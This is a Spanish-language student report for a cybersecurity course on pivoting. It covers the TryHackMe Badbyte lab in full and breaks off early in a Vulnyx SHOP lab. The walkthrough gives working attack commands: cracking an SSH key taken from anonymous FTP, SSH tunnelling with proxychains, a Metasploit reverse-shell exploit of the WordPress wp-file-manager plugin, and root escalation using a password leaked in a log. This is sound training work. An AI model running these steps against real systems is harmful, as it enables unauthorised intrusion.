

Curso de Especialización

Ciberseguridad en las TIC

Actividad 24. Pivoting (RA4)

Resumen

Autora: Marina del Pilar López Oliva

Mayo 2026

IES Camp de Morvedre

Obra publicada con [Licencia Creative Commons Reconocimiento Compartir igual 4.0](https://creativecommons.org/licenses/by-sa/4.0/)



Revisión

Revisión	Fecha	Descripción
1.0	16/05/2026	Realización de la práctica.

Índice de Contenidos

1. TryHackMe Badbyte.....	4
Enumeración de directorios.....	4
Obtención de archivos.....	5
Cracking de la clave SSH, conexión y pivotage.....	8
Escaneo red interna.....	9
Reenvío de puertos y enumeración web.....	10
Explotación de la vulnerabilidad.....	12
Obtención de la primera flag (User).....	14
Escalada de privilegios y obtención de la flag root.....	14
Comprobación de la sala completada.....	16
2. Resuelve la máquina SHOP de la plataforma Vulnyx.....	16
Escaneo completo de puertos y servicios.....	17
Enumeración de servicios web.....	17
Enumeración de directorios y recursos ocultos.....	19
Enumeración de usuarios (OSINT interno).....	19
Ataque de fuerza bruta SSH.....	20
Acceso inicial y exploración del entorno.....	21
Escaneo de la red interna.....	22
Configuración de Pivotaje (Túnel SSH).....	22
Enumeración y acceso a la red interna.....	23
Explotación de Drupal.....	23
Obtención de credenciales de base de datos.....	25
Escalada de privilegios (Usuario root).....	26
Obtención de la flag de usuario.....	27
Escalada a root definitiva.....	28
Comprobación de la actividad completada.....	29

1. TryHackMe Badbyte

Para comprender la utilización de técnicas de pivotaje y escalada de privilegios, se completó el room de TryHackMe correspondiente. A continuación, se redacta la obtención de las respuestas de la última tarea y la comprobación de la realización de todo el laboratorio.

Enumeración de directorios

Se utilizó Nmap para descubrir los puertos abiertos en la máquina víctima (10.130.129.209), realizando un escaneo completo de todos los puertos TCP.

```
└─> nmap -p- -vv 10.130.129.209
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-13 18:56 +0200
Initiating Ping Scan at 18:56
Scanning 10.130.129.209 [4 ports]
Completed Ping Scan at 18:56, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:56
Completed Parallel DNS resolution of 1 host. at 18:56, 0.50s elapsed
Initiating SYN Stealth Scan at 18:56
Scanning 10.130.129.209 [65535 ports]
Discovered open port 22/tcp on 10.130.129.209
Discovered open port 30024/tcp on 10.130.129.209
Completed SYN Stealth Scan at 18:56, 11.56s elapsed (65535 total ports)
Nmap scan report for 10.130.129.209
Host is up, received reset ttl 62 (0.026s latency).
Scanned at 2026-05-13 18:56:32 CEST for 12s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 62
30024/tcp open  unknown syn-ack ttl 62

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 12.26 seconds
Raw packets sent: 65539 (2.884MB) | Rcvd: 65536 (2.621MB)
```

Figura 1. Escaneo completo de puertos con Nmap.

Se identificaron los puertos 22/tcp (SSH) y 30024/tcp (FTP) abiertos.

Se realizó un escaneo más detallado del puerto 30024 para identificar el servicio y posibles archivos accesibles de forma anónima.

```

└─> nmap -A -p 30024 10.130.129.209
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-13 18:58 +0200
Nmap scan report for 10.130.129.209
Host is up (0.027s latency).

PORT      STATE SERVICE VERSION
30024/tcp open  ftp    vsftpd 3.0.5
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:192.168.161.134
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--  1 ftp    ftp      1743 Mar 23  2021 id_rsa
|_-rw-r--r--  1 ftp    ftp      78 Mar 23  2021 note.txt
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.19 (96%), Linux 4.15 (96%), Linux 5.4 (96%), Android 10 - 12 (Lin
ux 4.14 - 4.19) (93%), Android 9 - 10 (Linux 4.9 - 4.14) (92%), Android 12 (Linux 5.4) (92%), Linux 2.6
.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.7 - 4.19 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 3 hops
Service Info: OS: Unix

TRACEROUTE (using port 30024/tcp)
HOP RTT      ADDRESS
1   24.97 ms  192.168.128.1
2   ...
3   26.30 ms  10.130.129.209

```

Figura 2. Escaneo de servicio en puerto 30024.

El servicio identificado fue vsftpd 3.0.5 con login anónimo habilitado. En el directorio se encontraron los archivos id_rsa y note.txt.

```

|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--  1 ftp    ftp      1743 Mar 23  2021 id_rsa
|_-rw-r--r--  1 ftp    ftp      78 Mar 23  2021 note.txt
Warning: OSScan results may be unreliable because we could not find

```

Figura 3. Archivos encontrados en el servidor FTP.

Obtención de archivos

Se procedió a conectarse al servidor FTP para descargar los archivos encontrados.

```
└─> ftp 10.130.129.209 30024
Connected to 10.130.129.209.
220 (vsFTPd 3.0.5)
Name (10.130.129.209:marina): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||52675|)
150 Here comes the directory listing.
-rw-r--r--  1 ftp      ftp          1743 Mar 23  2021 id_rsa
-rw-r--r--  1 ftp      ftp           78 Mar 23  2021 note.txt
226 Directory send OK.
ftp> get note.txt
local: note.txt remote: note.txt
229 Entering Extended Passive Mode (|||22080|)
150 Opening BINARY mode data connection for note.txt (78 bytes).
100% |*****| 78      93.92 KiB/s   00:00 ETA
226 Transfer complete.
78 bytes received in 00:00 (2.79 KiB/s)
ftp> exit
221 Goodbye.
```

Figura 4. Conexión FTP y descarga de archivos.

Se revisó el contenido de los archivos descargados para obtener información relevante.

```

marina KaliMoxxy ~/Descargas
└─> cat note.txt
I always forget my password. Just let me store an ssh key here.
- errorcauser

marina KaliMoxxy ~/Descargas
└─> cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,25B4B9725AB330EC

LGINB6oiLaGhDgr5D0+9C7+AJTyQbILBNu8rAYNtlwvn7uN2z5L17esJRr0/PEW/
4NvSoR5TeSRkyufK2mLJU0K7uscPx1JE9Lk9excqhK6N7Sau+v0b/AC3lAGzsnrf
2ztSYVcoooTt9sIDQ/+GmiIrM7rnQMkm20QapnUvUrKThJ/rB3lY3JXayfVWnvuC
Rtke/t20R82D0MFFGD3d57nZ3Q92P7tu35/azcKeR1nJq4UyIgRjdS/3wFA+NwJh
fxMNL14mgYdaBFuhKsj6jv0Ed/AsCUhrB9VcPPkHCaawv386oUv6JDLg/jEExiQc
V88vRUoFglW5a6FpfV/UPrySr4oGoSHTToBFkTQkMKg8FM3vpQXUw8CpENyYr4qj
BFmKkWDR1vuzwEITVNYunIRe9Dxb01mzgEyDWyyX9JUNNCpfWiwLx/MqNzKvkBdD
nqDGt8imMao82j77nmT5H8D+EkaCfze9SBrPPDtKm07mD+i08ULWnIgRMtAykpj2
SYCg5CCadtXXSjuupR89Kbp8c6V+s3lsYZPp8QZQbiAgr3GqwSpat/7ZvCySzB37
0JmKjrapij0bX03XRy0iGXxsUk+slnwnkWIh8Usl8YyD/Vmeg9Qdxxn6EpKy/vcY
dsQQAfYQcbKvYndnNIXnyKts0Yo6Qo8AoRzuWjka0rRJoZoUJ6FEZED0NMXkg02D
SCtS98+trH2PXKajeYi7LXeRB5M0ybshsAtM4ogMuuNe4PQfEePuZAIinjAsdkLl1
y1RfoCQC9x60Ivd50NVBpZ5ilNLxthj4M0XAhPP0nCt15EvXA8oa0XFdDyM33UbA
/oTurtIzT0+UW+Am8jcFQLrBaKIXXZtkqdVjiAXoophbSKoYZzTfZsLVt1DHhf9h
H2mkT3gtKZVjNvkaEhE+wNQL2Dto6VA/xpI8Ug4cShsUwmdrRu3XBTf5NFPEcr1u
CersQnKRV5JG84rcI2J+XKZglG/aBRsnK3rnUPzJjA1pZCZdsmwjvYt2tPzsKJLB
5c8FU+XS3a20QRtMTkHb624pwjKemZ03VxSGSuvRJLvKZ43XMkvJ6zuNHZNuK013
I6Ld/IIUlv6xwHFE0Lg1hIqn3gl9uVzZ2fHDC+9AWLuJqPSa22s0HJ3FYlXaWQt4
BcYkLXva03a8btpgD/lwvMPpJZHhfueX1GVMqt208CZMQmdTtRB618rsDZnWxND8
oWRC0uHns8gn9qdeXbjCZx2l+VzLT5Lk/19zBZsBtFIyd5Mj+he+BkDPVMvUNKwY
97Y5v6F6PbJrAVXvjGo6k6+cIXr97Wdojotw+xR/vUdGhj0clZPmjUbDmFFLELIK
ZcWgXC0CNDp4Unrh2c96PYaY/GqmeGl0C206A8t4dbfe/pr1wjklWWRXp+002QJ+
o3c/PC6Za8IUca8VvmpAT0M1sAiMFTeDWLMSL6Z1CxH1cLVGpSf7ITRFIiDHLGDq
v6fSxb2wsx+qDnk4t025bXq37HqqSBNw0/Nyj0We//5QE0Q5PWuoEVP/huCKcFHb
mTDaY02KwZXCse7derYJ0eWpKiiKcmGwmi57m+uvTka+o8xA928/xw==
-----END RSA PRIVATE KEY-----

```

Figura 5. Contenido del archivo note.txt.

El archivo note.txt contenía el siguiente mensaje: "I always forget my password. Just let me store an ssh key here." y hacía referencia al usuario errorcauser. El archivo id_rsa contenía una clave privada SSH protegida con contraseña.

Cracking de la clave SSH, conexión y pivotage

Se utilizó ssh2john para convertir la clave privada a un formato que John the Ripper pudiera procesar, y posteriormente se realizó un ataque de fuerza bruta.

```

└─> cat note.txt
I always forget my password. Just let me store an ssh key here.
- errorcauser

```

Figura 6. Obtención del usuario SSH.

```

└─ marina KaliMoxy ~/Descargas 19:
└─> locate ssh2john.py
/usr/share/john/ssh2john.py

└─ marina KaliMoxy ~/Descargas 19:
└─> python /usr/share/john/ssh2john.py id_rsa > id_rsa.hash

└─ marina KaliMoxy ~/Descargas 19:
└─> john id_rsa.hash -w=rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
cupcake (id_rsa)
ig 0:00:00:00 DONE (2026-05-13 19:16) 25.00g/s 15600p/s 15600c/s 15600C/s evelyn..cheche

```

Figura 7. Obtención de la contraseña de la clave SSH.

Se obtuvo que la contraseña de la clave SSH era cupcake y el usuario errorcauser.

Se estableció una conexión SSH utilizando la clave privada y la contraseña descifrada, creando un túnel dinámico para poder pivotar hacia la red interna.

```

└─ marina KaliMoxy ~/Descargas
└─> ssh -i id_rsa -D 1337 errorcauser@10.130.129.209
** WARNING: connection is not using a post-quantum key exchange algorithm
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@                WARNING: UNPROTECTED PRIVATE KEY FILE!                @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0664 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa": bad permissions
errorcauser@10.130.129.209's password:

```

Figura 8. Configuración de permisos y conexión SSH.


```

marina KaliMoxy ~/Descargas
> chmod 600 id_rsa

marina KaliMoxy ~/Descargas
> ssh -i id_rsa -D 1337 errorcauser@10.130.129.209
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Wed 13 May 17:31:02 UTC 2026

```

Figura 9. Configuración de proxychains para el túnel.

Se añadió la línea socks5 127.0.0.1 1337 en el archivo de configuración de proxychains.

Escaneo red interna

Utilizando el túnel creado, se realizó un escaneo de la máquina local (127.0.0.1) a través de la víctima para descubrir servicios internos.

```

GNU nano 8.7 /etc/proxychains4.conf *
#
# Examples:
#
# socks5 192.168.67.78 1080 lamer secret
# http 192.168.89.3 8080 justu hidden
# socks4 192.168.1.49 1080
# http 192.168.39.93 8080
#
#
# proxy types: http, socks4, socks5, raw
# * raw: The traffic is simply forwarded to the proxy without modification.
# ( auth types supported: "basic"-http "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
#socks4 127.0.0.1 9050
socks5 127.0.0.1 1337

```

Figura 10. Escaneo de red interna a través de proxychains.

```

(root@KaliMox)-[/home/marina/Descargas]
# proxychains nmap -sT 127.0.0.1
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-13 19:45 +0200
[proxychains] Dynamic chain ... 127.0.0.1:1337 ... 127.0.0.1:113 <--socket error or timeout!
[proxychains] Dynamic chain ... 127.0.0.1:1337 ... 127.0.0.1:5900 <--socket error or timeout!
[proxychains] Dynamic chain ... 127.0.0.1:1337 ... 127.0.0.1:587 <--socket error or timeout!
[proxychains] Dynamic chain ... 127.0.0.1:1337 ... 127.0.0.1:143 <--socket error or timeout!
[proxychains] Dynamic chain ... 127.0.0.1:1337 ... 127.0.0.1:111 <--socket error or timeout!
[proxychains] Dynamic chain ... 127.0.0.1:1337 ... 127.0.0.1:25 <--socket error or timeout!
[proxychains] Dynamic chain ... 127.0.0.1:1337 ... 127.0.0.1:3306 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:1337 ... 127.0.0.1:1723 <--socket error or timeout!
[proxychains] Dynamic chain ... 127.0.0.1:1337 ... 127.0.0.1:554 <--socket error or timeout!
[proxychains] Dynamic chain ... 127.0.0.1:1337 ... 127.0.0.1:1720 <--socket error or timeout!

```

Figura 11. Puertos internos descubiertos.

Se descubrieron los puertos 22 (SSH), 80 (HTTP) y 3306 (MySQL) internos.

Reenvío de puertos y enumeración web

Se reenvió el puerto 80 de la víctima al puerto 80 local mediante SSH y se realizó una enumeración de WordPress.

```

marina KaliMox ~ / Descargas
> ssh -i id_rsa -L 80:127.0.0.1:80 errorcauser@10.129.129.245
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Wed 13 May 17:50:57 UTC 2026

System load:  0.0               Processes:    113
Usage of /:   35.0% of 18.53GB   Users logged in:  0
Memory usage: 34%              IPv4 address for ens5: 10.129.129.245
Swap usage:  0%

```

Figura 12. Reenvío de puertos mediante SSH.

```

marina KaliMoxy ~/Descargas
└─> sudo nmap -p80 --script http-wordpress-enum --script-args search-limit=2000 127.0.0.1
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-13 19:52 +0200
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000040s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-wordpress-enum:
| Search limited to top 100 themes/plugins
| themes
|   twentynineteen 1.4
|   twentytwentyone 1.2
| plugins
|   akismet
|   duplicator 1.3.26
|_  wp-file-manager 6.0

Nmap done: 1 IP address (1 host up) scanned in 3.27 seconds

```

Figura 13. Enumeración de plugins de WordPress.

Se identificaron los plugins Duplicator 1.3.26 y wp-file-manager 6.0, ambos vulnerables a ataques de path traversal y ejecución remota de código (RCE).

Duplicator 1.3.26 - ALTO

CVE: [CVE-2020-11738](#) 7

¿Qué permite?

- Ataque sin autenticación
- Leer cualquier archivo del servidor (path traversal) 3
- Acceder a `wp-config.php` (credenciales de BD), claves SSH, backups, etc. 1

Versiones afectadas: 1.3.24 a 1.3.26 7

Parche: versión 1.3.28 o superior 1

Exploit disponible:

- Módulo de Metasploit 7
- Scripts manuales 9

La vulnerabilidad está confirmada como explotada activamente (KEV) 1.

Figura 14. Vulnerabilidad del plugin Duplicator.

wp-file-manager 6.0 - CRÍTICO

CVE: CVE-2020-25213 2 4

¿Qué permite?

- Ataque sin autenticación
- Subir cualquier archivo al servidor (webshell, reverse shell) 8
- Ejecutar código remotamente (RCE) 10

Versiones afectadas: 6.0 a 6.8 2

Parche: versión 6.9 o superior 4

Exploit disponible: Sí, hay scripts públicos 4 8

Este plugin tiene más de 700,000 instalaciones activas. La vulnerabilidad fue descubierta siendo explotada activamente en la naturaleza 10 .

Figura 15. Vulnerabilidad del plugin wp-file-manager.

Explotación de la vulnerabilidad

Se utilizó Metasploit para explotar la vulnerabilidad del plugin wp-file-manager (CVE-2020-25213) y obtener una sesión de Meterpreter.

```

marina KaliMoxy ~/Descargas
└─> proxychains -q msfconsole
Metasploit tip: Open an interactive Ruby terminal with irb

      _
     / \
    ( _ _ _ )
   ( _ ) 0 0 ( _ )
    \ _ /
   o_o \  M S F  | \
        \  |  *
         \  |  |
        ||| Ww|||
        |||   |||

      =[ metasploit v6.4.1111-dev ]
+ -- --=[ 2,607 exploits - 1,323 auxiliary - 1,710 payloads ]
+ -- --=[ 430 post - 49 encoders - 14 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search wp_file_manager_rce

Matching Modules
=====

#  Name                                     Disclosure Date  Rank   Check  Description
--  --
0  exploit/multi/http/wp_file_manager_rce  2020-09-09      normal Yes    WordPress File Manager Unauthenticated Remote Code Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/wp_file_manager_rce

```

Figura 16. Búsqueda y selección del exploit en Metasploit.

```
msf > use exploit/multi/http/wp_file_manager_rce
[*] Using configured payload php/meterpreter/reverse_tcp
msf exploit(multi/http/wp_file_manager_rce) > set rhosts 127.0.0.1
rhosts => 127.0.0.1
msf exploit(multi/http/wp_file_manager_rce) > set rport 8080
rport => 8080
msf exploit(multi/http/wp_file_manager_rce) > set lhost 192.168.161.134
lhost => 192.168.161.134
msf exploit(multi/http/wp_file_manager_rce) > run
[*] Started reverse TCP handler on 192.168.161.134:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[-] Exploit aborted due to failure: unknown: Cannot reliably check exploitability. "set ForceExploit true" to override check result.
[*] Exploit completed, but no session was created.
msf exploit(multi/http/wp_file_manager_rce) > set forceexploit true
forceexploit => true
msf exploit(multi/http/wp_file_manager_rce) > run
```

Figura 17. Configuración de opciones del exploit.

Se configuraron los parámetros necesarios, incluyendo el LHOST correspondiente a la IP de la VPN del laboratorio.

```
msf exploit(multi/http/wp_file_manager_rce) > run
[*] Started reverse TCP handler on 192.168.161.134:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] 127.0.0.1:8080 - Payload is at /wp-content/plugins/wp-file-manager/lib/files/LrAcYj.php
[*] Sending stage (42137 bytes) to 10.129.129.245
[+] Deleted LrAcYj.php
[*] Meterpreter session 1 opened (192.168.161.134:4444 -> 10.129.129.245:53006) at 2026-05-13 20:24:00 +0200
```

Figura 18. Ejecución del exploit.

```
meterpreter > sessions -i 1
[*] Session 1 is already interactive.
meterpreter > sysinfo
Computer      : ip-10-129-129-245
OS            : Linux ip-10-129-129-245 5.15.0-119-generic #129~20.04.1-Ubuntu SMP Wed Aug 7 13:07:13
               UTC 2024 x86_64
Architecture : x64
System Language : C
Meterpreter   : php/linux
meterpreter > getuid
Server username: cth
meterpreter > pwd
/usr/share/wordpress/wp-content/plugins/wp-file-manager/lib/files
meterpreter > ls
Listing: /usr/share/wordpress/wp-content/plugins/wp-file-manager/lib/files
=====
```

Mode	Size	Type	Last modified	Name
100644/rw-r--r--	0	fil	2021-03-23 20:15:04 +0100	.gitkeep
040755/rwxr-xr-x	4096	dir	2021-03-23 20:15:04 +0100	.quarantine
040755/rwxr-xr-x	4096	dir	2021-03-23 20:15:04 +0100	.tmb
040755/rwxr-xr-x	4096	dir	2021-03-23 20:15:04 +0100	.trash

Figura 19. Obtención de la sesión de Meterpreter.

Obtención de la primera flag (User)

Una vez dentro del sistema, se estableció una shell interactiva y se buscó la primera flag.

```
meterpreter > shell
Process 2973 created.
Channel 0 created.
which python3
/usr/bin/python3
python3 -c 'import pty;pty.spawn("/bin/bash")'
File "<string>", line 1
    import pty:pty.spawn("/bin/bash")
    ^
SyntaxError: invalid syntax
python3 -c 'import pty;pty.spawn("/bin/bash")'
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

<ress/wp-content/plugins/wp-file-manager/lib/files$
```

```
<ress/wp-content/plugins/wp-file-manager/lib/files$ export TERM=xterm
export TERM=xterm
cth@ip-10-129-129-245:/usr/share/wordpress/wp-content/plugins/wp-file-manager/lib/files$
```

Figura 20. Obtención de la shell interactiva.

```
cth@ip-10-129-129-245:/usr/share/wordpress/wp-content/plugins/wp-file-manager/lib/files$ ls /home/cth
ls /home/cth
user.txt
cth@ip-10-129-129-245:/usr/share/wordpress/wp-content/plugins/wp-file-manager/lib/files$ cat /home/cth/
user.txt
cat /home/cth/user.txt
THM{227906201d17d9c45aa93d0122ea1af7}
cth@ip-10-129-129-245:/usr/share/wordpress/wp-content/plugins/wp-file-manager/lib/files$
```

Figura 21. Lectura de la flag del usuario.

La flag obtenida fue: THM{227906201d17d9c45aa93d0122ea1af7}.

Escalada de privilegios y obtención de la flag root

Se revisaron los logs de bash en busca de credenciales filtradas y se encontró la contraseña del usuario root.

```
cth@ip-10-129-129-245:~$ cd /usr/share/wordpress/wp-content/plugins/wp-file-manager/lib/files$ tail -100 /var/log/bash.log
tail -100 /var/log/bash.log
Script started on 2021-03-23 21:05:06+0000
cth@badbyte:~$ whoami
cth
cth@badbyte:~$ date
Tue 23 Mar 21:05:14 UTC 2021
cth@badbyte:~$ suod su

Command 'suod' not found, did you mean:

  command 'sudo' from deb sudo
  command 'sudo' from deb sudo-ldap

Try: sudo apt install <deb name>

cth@badbyte:~$ G00dP@$sw0rd2020
G00dP@: command not found
cth@badbyte:~$ passwd
Changing password for cth.
(current) UNIX password:
```

Figura 22. Revisión de logs y descubrimiento de contraseña.

Como la contraseña antigua termina en 2020, y la máquina es de 2021, intuimos que la contraseña es la misma pero de este año. Es decir, en lugar de acabar por 2020 acaba por 2021.

```
cth@ip-10-128-156-93:/usr/share/wordpress/wp-content/plugins/wp-file-manager/lib/files$ sudo su
sudo su
[sudo] password for cth: G00dP@$$w0rd2021
```

Figura 23. *Uso de la contraseña para escalar privilegios.*

Como usuario root, se buscó la flag en el directorio raíz.

[illegible]

Figura 24. Búsqueda de la flag de root.

La flag obtenida fue: THM{ad485b44f63393b6a9225974909da5fa}.

Comprobación de la sala completada.

A continuación, se adjunta la captura de pantalla que acredita la finalización completa de la sala Badbyte en TryHackMe, donde se puede ver el perfil del usuario con la sala marcada como completada dentro de "Completed rooms".




Figura 25. Sala de TryHackMe Badbyte completada.

2. Resuelve la máquina SHOP de la plataforma Vulnyx

Para afianzar la práctica en el pivotaje de red, se propone esta actividad de TheHackerLabs. Este laboratorio permite un acceso inicial sencillo y posteriormente el pivotaje a otra red para explotar otras vulnerabilidades mediante Metasploit.

A continuación, se redacta la obtención de las respuestas de la última tarea y la comprobación de la realización de todo el laboratorio.

Se utilizó netdiscover para identificar los hosts activos en la red local y obtener la dirección IP de la máquina víctima.

Currently scanning: Finished! | Screen View: Unique Hosts

2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 120

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.56.100	08:00:27:ab:5c:64	1	60	PCS Systemtechnik GmbH
192.168.56.108	08:00:27:4e:51:fb	1	60	PCS Systemtechnik GmbH

Figura 26. Descubrimiento de hosts con netdiscover.

Se identificó la IP objetivo: 192.168.56.108.

Escaneo completo de puertos y servicios

Se realizó un escaneo de puertos con Nmap para identificar los servicios expuestos en la máquina víctima.

```

└─$ nmap -p- -vv 192.168.56.108
/usr/lib/nmap/nmap: option '--v' is ambiguous; possibilities: '--version' '--verbose' '--versiondb'
-version-trace' '--vv' '--version-intensity' '--version-light' '--version-all'
See the output of nmap -h for a summary of options.

(kali@kali)-[~]
└─$ nmap -p- -vv 192.168.56.108
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-14 11:19 -0400
Initiating ARP Ping Scan at 11:19
Scanning 192.168.56.108 [1 port]
Completed ARP Ping Scan at 11:19, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:19
Completed Parallel DNS resolution of 1 host. at 11:19, 0.50s elapsed
Initiating SYN Stealth Scan at 11:19
Scanning 192.168.56.108 [65535 ports]
Discovered open port 22/tcp on 192.168.56.108
Discovered open port 80/tcp on 192.168.56.108
Completed SYN Stealth Scan at 11:19, 1.74s elapsed (65535 total ports)
Nmap scan report for 192.168.56.108
Host is up, received arp-response (0.000091s latency).
Scanned at 2026-05-14 11:19:56 EDT for 1s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 64
80/tcp    open  http    syn-ack ttl 64
MAC Address: 08:00:27:4E:51:FB (Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.46 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)

```

Figura 27. Escaneo de puertos con Nmap.

Se descubrieron los puertos 22/tcp (SSH) y 80/tcp (HTTP) abiertos.

Enumeración de servicios web

Se accedió al sitio web para observar su funcionalidad y se realizó una inspección visual del mismo.



Figura 28. Sitio web LuxeCollection.

Se realizó un escaneo más profundo de los servicios para identificar versiones exactas y posibles vulnerabilidades.

```
(kali㉿kali)-[~]
$ nmap -sCV -p22,80 192.168.56.108
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-14 11:24 -0400
Nmap scan report for 192.168.56.108
Host is up (0.00026s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|_  256 af:79:a1:39:80:45:fb:b7:cb:86:fd:8b:62:69:4a:64 (ECDSA)
|_  256 6d:d4:9d:ac:0b:f0:a1:88:66:b4:ff:f6:42:bb:f2:e5 (ED25519)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
|_ http-server-header: Apache/2.4.62 (Debian)
